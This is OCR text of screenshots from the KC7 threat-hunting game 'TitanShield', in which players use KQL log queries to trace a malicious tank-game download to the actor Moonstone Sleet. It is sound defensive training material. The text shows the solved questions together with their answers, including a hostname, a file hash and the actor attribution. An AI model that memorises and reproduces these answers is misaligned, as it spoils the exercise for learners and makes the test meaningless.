Welcome to TitanShield! TitanShield is a world-class defense company best known for manufacturing to keep the world safe 🦅


Recently, TitanShield has noticed some unusual activity on their network 🧐. But not just any network. Someone is messing with files in our most top-secret project: **Project Omega!** 🦹‍♀️🖥️


Project Omega is TitanShield's most ambitious and classified defense project, aimed at revolutionizing modern warfare through the integration of advanced AI 🤖 and autonomous drone technology ✈️. The unified goal of Project Omega is to create an intelligent 🧠, fully autonomous defense system capable of neutralizing threats with unparalleled precision 🎯 and speed ⚡.


Imagine the implications if that technology got into the wrong hands!


Anyways… let's get to work investigating this!

Enter `ready` to continue.




KC7
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Section 1: All Fun and Games
Question 4 (solved): (40) points
Now, let's find James' device so we can look for that game on it.
Use the Employees table to find James' hostname.
Employees
| where name == "James Douglas"
Copy
What is James' hostname?
UB9I-DESKTOP
Solved by 416 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
Is your middle name Einstein?
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
Employees
| where name == "James Douglas"
Table 1
Add visual
Stats
Search
UTC
Done (1.049 s)
1 records
hire_date
name
user_agent
ip_addr
email_addr
username
role
hostname
mfa_enabled
2022-05-04...
James ...
Mozilla/5.0 (c...
10.10.0.10
james_dougl...
jadouglas
Lead ...
UB9I-DESKT...
False
UB9I-DESKTOP
Columns


KC7
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Section 1: All Fun and Games
Question 5 (solved): (40) points
Now, let's look for the game on James' host. We can do this using the FileCreationEvents table. Modify the query below to find the answer!
FileCreationEvents
| where hostname == "<JAMES' HOSTNAME HERE>"
| where filename has "DeTankWar"
Copy
How many results did this query return?
1
Solved by 397 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You have have exfiltrated the answer sheet
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
| where hostname == "UB9I-DESKTOP"
| where filename has "DeTankWar"
Table 1
Add visual
Stats
Search
UTC
Done (1.107 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-09 14:59:...
UB9I-DESKTOP
jadouglas
56554117d96d12bd...
C:\Users\jadouglas\...
DeTankWar.exe
chrome.exe
Columns


KC7
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Section 1: All Fun and Games
Question 6: (40) points
Great, we found the file!
What is the SHA256 hash of this file?
56554117d96d12bd3504ebef2a8f28e790dd1fe!
Solved by 371 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
| where hostname == "UB9I-DESKTOP"
| where filename has "DeTankWar"
Table 1
Add visual
Stats
Search
UTC
Done (1.107 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-09 14:59:...
UB9I-DESKTOP
jadouglas
56554117d96d12bd...
C:\Users\jadouglas\...
DeTankWar.exe
chrome.exe
JPath:
/sha256
Inline
Compact
"timestamp": 2024-07-09T14:59:23Z,
"hostname": UB9I-DESKTOP,
"username": jadouglas,
"sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
"path": C:\Users\jadouglas\Downloads\DeTankWar.exe,
Columns

KC7

Game links

Exit this game

My Performance

Global Leaderboard


Case Vault (All Games)

Badge Backpack

Section 1: All Fun and Games

Question 8 (solved): (40) points

What is the score assigned to this file?



✓ 100

Solved by 362 players || Need help?

Submit

Available Tables | Game Ranking | Query Data (ADX)

Smarty pants alert!

kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.Titan...

Run | kc7001.eastus/TitanShield

```
1  FileCreationEvents
2  | where hostname == "UB9I-DESKTOP"
3  | where filename has "DeTankWar"
4
```

Table 1 | Add visual | Stats | Search | UTC | Done (1.107 s) | 1 records


timestamp	hostname	username	sha256	path	filename	process_name
2024-07-09 14:59:...	UB9I-DESKTOP	jadouglas	56554117d96d12bd...	C:\Users\jadouglas\...	DeTankWar.exe	chrome.exe

JPath: /sha256 | Inline | Compact


```
1  "timestamp": 2024-07-09T14:59:23Z,
2  "hostname": UB9I-DESKTOP,
3  "username": jadouglas,
4  "sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
5  "path": C:\Users\jadouglas\Downloads\DeTankWar.exe,
```


A score of `100` means Microsoft Threat Intelligence has high confidence the file is malicious.

Now, let's use Defender XDR TI to learn which threat actor is linked to this campaign.



Which threat actor is this file attributed to?

✓ Moonstone Sleet

Solved by 346 players || Need help?

Submit

Available Tables | Game Ranking | Query Data (ADX)

You're on a roll! Keep going!

kc7001.eastus.ValdyX2 | kc7001.eastus.ValdyTimes | kc7001.eastus.Titan...

Run | kc7001.eastus/TitanShield


```
1  FileCreationEvents
2  | where hostname == "UB9I-DESKTOP"
3  | where filename has "DeTankWar"
4
```


Table 1 | Add visual | Stats | Search | UTC | Done (1.107 s) | 1 records


timestamp	hostname	username	sha256	path	filename	process_name
2024-07-09 14:59:...	UB9I-DESKTOP	jadouglas	56554117d96d12bd...	C:\Users\jadouglas\...	DeTankWar.exe	chrome.exe


JPath: /sha256 | Inline | Compact


```
1  "timestamp": 2024-07-09T14:59:23Z,
2  "hostname": UB9I-DESKTOP,
3  "username": jadouglas,
4  "sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
5  "path": C:\Users\jadouglas\Downloads\DeTankWar.exe,
```


KC7
Section 2: It's Giving Sleet
Question 1 (solved): (40) points
Under the Articles section of the Defender XDR report for this file, there is one article listed. What is the title of that article?
Moonstone Sleet using malicious tank game to
Solved by 318 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
That is the correct answer
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
where hostname == "UB9I-DESKTOP"
where filename has "DeTankWar"
Table 1
Add visual
Stats
Search
UTC
Done (1.107 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-09 14:59:...
UB9I-DESKTOP
jadouglas
56554117d96d12bd...
C:\Users\jadouglas\...
DeTankWar.exe
chrome.exe
JPath: /sha256
Inline
Compact
"timestamp": 2024-07-09T14:59:23Z,
"hostname": UB9I-DESKTOP,
"username": jadouglas,
"sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
"path": C:\Users\jadouglas\Downloads\DeTankWar.exe,


KC7
Section 2: It's Giving Sleet
Question 2: (45) points
We'll want to learn more about that campaign soon. First, let's see what else we can learn about Moonstone Sleet.
Scroll down to the Intel Profiles section and click on the Moonstone Sleet Actor Profile.
Snapshot
The actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of North Korea. Moonstone Sleet is known to primarily target individuals and organizations within the software development, information technology, education, and defense industrial base sectors with attacks focused on the goal of espionage and revenue generation. Initially, Moonstone Sleet demonstrated significant overlap with the North Korean threat actor group tracked by Microsoft as Diamond Sleet, in using tactics, techniques, and procedures (TTPs) exclusive to Diamond Sleet. However, Moonstone Sleet has since shifted to its own unique TTPs for its attacks, establishing itself as a distinct, well-resourced North Korean threat actor. Moonstone Sleet is known to set up fake companies and job opportunities to engage with potential targets, employ trojanized versions of legitimate tools, create a fully functional malicious game, and deliver a new custom ransomware. Microsoft Defender for Endpoint detects Moonstone Sleet activity. Defend against threat actors like Moonstone Sleet by deploying attack surface reduction tools and enabling controlled folder access.
Which country is Moonstone Sleet based out of?
North Korea
Solved by 328 players || Need help?
Submit
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Available Tables
Game Ranking
Query Data (ADX)
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
where hostname == "UB9I-DESKTOP"
where filename has "DeTankWar"
Table 1
Add visual
Stats
Search
UTC
Done (1.107 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-09 14:59:...
UB9I-DESKTOP
jadouglas
56554117d96d12bd...
C:\Users\jadouglas\...
DeTankWar.exe
chrome.exe
JPath: /sha256
Inline
Compact
"timestamp": 2024-07-09T14:59:23Z,
"hostname": UB9I-DESKTOP,
"username": jadouglas,
"sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
"path": C:\Users\jadouglas\Downloads\DeTankWar.exe,
Columns


11%
KC7
Section 2: It's Giving Sleet
Question 3 (solved): (40) points
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Moonstone Sleet targets individuals and organizations within the software development, information technology, education, and __ _ sectors.
Snapshot
The actor that Microsoft tracks as Moonstone Sleet (formerly Storm-1789) is a nation-state activity group based out of North Korea. Moonstone Sleet is known to primarily target individuals and organizations within the software development, information technology, education, and defense industrial base sectors with attacks focused on the goal of espionage and revenue generation. Initially, Moonstone Sleet demonstrated significant overlap with the North Korean threat actor group tracked by Microsoft as Diamond Sleet, in using tactics, techniques, and procedures (TTPs) exclusive to Diamond Sleet. However, Moonstone Sleet has since shifted to its own unique TTPs for its attacks, establishing itself as a distinct, well-resourced North Korean threat actor. Moonstone Sleet is known to set up fake companies and job opportunities to engage with potential targets, employ trojanized versions of legitimate tools, create a fully functional malicious game, and deliver a new custom ransomware. Microsoft Defender for Endpoint detects Moonstone Sleet activity. Defend against threat actors like Moonstone Sleet by deploying attack surface reduction tools and enabling controlled folder access.
defense industrial base
Solved by 320 players || Need help?
Submit
Available Tables
Game Ranking
Query Data (ADX)
You have have exfiltrated the answer sheet
kc7001.eastus.ValdyX2
kc7001.eastus.ValdyTimes
kc7001.eastus.Titan...
Run
kc7001.eastus/TitanShield
FileCreationEvents
| where hostname == "UB9I-DESKTOP"
| where filename has "DeTankWar"
Table 1
Add visual
Stats
Search
UTC
Done (1.107 s)
1 records
timestamp
hostname
username
sha256
path
filename
process_name
2024-07-09 14:59:...
UB9I-DESKTOP
jadouglas
56554117d96d12bd...
C:\Users\jadouglas\...
DeTankWar.exe
chrome.exe
Columns
JPath: /sha256
Inline
Compact
"timestamp": 2024-07-09T14:59:23Z,
"hostname": UB9I-DESKTOP,
"username": jadouglas,
"sha256": 56554117d96d12bd3504ebef2a8f28e790dd1fe583c33ad58ccbf614313ead8c,
"path": C:\Users\jadouglas\Downloads\DeTankWar.exe,


KC7
Game links
Exit this game
My Performance
Global Leaderboard
Case Vault (All Games)
Badge Backpack
Great, so now we have a high-level understanding of the threat actor. Let's dive in and learn a bit more about this malicious tank game campaign.
Go back to the file overview and click on the Moonstone Sleet using malicious tank game to infect devices article.
Description
Public indicators (0)
Defender TI indicators (24)
Snapshot
